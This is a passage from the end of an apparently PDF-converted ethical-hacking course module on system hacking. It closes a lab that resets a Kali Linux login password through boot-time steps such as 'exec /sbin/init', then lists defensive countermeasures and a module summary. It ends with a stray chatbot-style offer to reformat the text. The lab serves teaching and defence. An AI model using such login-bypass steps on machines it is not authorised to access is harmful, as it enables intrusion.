
- Enter new password
 - Note :-** when you set new password , its not a visible
 - Password update successfully




- Then type **exec /sbin/init** and press enter



MODULE – 6 SYSTEM HACKING



➤ Login with your new password



MODULE – 6 SYSTEM HACKING



Conclusion

Cracking the Kali Linux machine password reveals a timeless lesson: security is only as strong as its weakest habit. While tools evolve and systems modernize, the fundamentals remain unchanged. Strong passwords, proper access control, and security awareness are still the backbone of system defense.

System Hacking Countermeasures

System hacking thrives on laziness, misconfiguration, and outdated habits. Countermeasures don't need to be flashy; they need to be consistent. The oldest defenses still work—if people actually use them.

1. Strong Authentication

- Use long, complex, and unique passwords for every service
- Enforce password expiration and history
- Implement **Multi-Factor Authentication (MFA)** wherever possible

Weak passwords are an open invitation, not a mistake.

2. Access Control

- Follow the **Principle of Least Privilege**
- Avoid using administrator/root accounts for daily tasks
- Regularly review and remove unused accounts

If everyone's an admin, nobody's secure.

3. System & Software Updates

- Patch operating systems, applications, and firmware regularly
- Disable or remove outdated and unused services
- Replace unsupported systems (yes, even if “it still works”)

Old software is a museum exhibit—not a security strategy.

4. Network Security

- Use firewalls to restrict unnecessary inbound and outbound traffic
- Segment networks to limit lateral movement
- Secure wireless networks with strong encryption (WPA2/WPA3)

Flat networks make attackers feel at home.

5. Monitoring and Logging

- Enable system and network logging
- Monitor login attempts, privilege escalation, and unusual behavior
- Use IDS/IPS or EDR tools for real-time detection

You can't protect what you don't watch.

6. Protection Against Brute-Force Attacks

- Enable account lockout and rate-limiting
- Use CAPTCHA where applicable
- Monitor repeated authentication failures

Speed kills weak defenses.

7. User Awareness & Training

- Educate users about phishing, social engineering, and malware
- Encourage verification before clicking links or opening attachments

Humans are still the easiest exploit.

8. Backup and Recovery

- Maintain regular offline and cloud backups
- Test backup restoration periodically

Backups don't stop attacks—but they save you afterward.

Summary of the Module

This module provides a comprehensive understanding of **system hacking**, covering attacker objectives, phases of attacks, tools, and real-world exploitation techniques. It explores how attackers gather information, exploit vulnerabilities, maintain access, and conceal their presence. Practical demonstrations using tools such as **Metasploit**, **Responder**, **Hydra**, **Medusa**, **John the Ripper**, **Nmap**, and **Kali Linux** reveal how weak passwords, outdated systems, and misconfigurations can be exploited.

The module also emphasizes the critical role of **hashing, encryption, and authentication mechanisms** in system security. Through controlled experiments, it becomes clear that modern attacks often succeed not because of advanced tools, but due to poor security practices.

The key takeaway is simple and timeless:

Strong fundamentals—secure configurations, regular updates, user awareness, and continuous monitoring—remain the most effective defense against system hacking.

Old lessons. New tools. Same responsibility.

If you want this:

- **Shortened for exam answers**
- **Converted into bullet-only format**
- **Rewritten in simpler language**

THANK YOU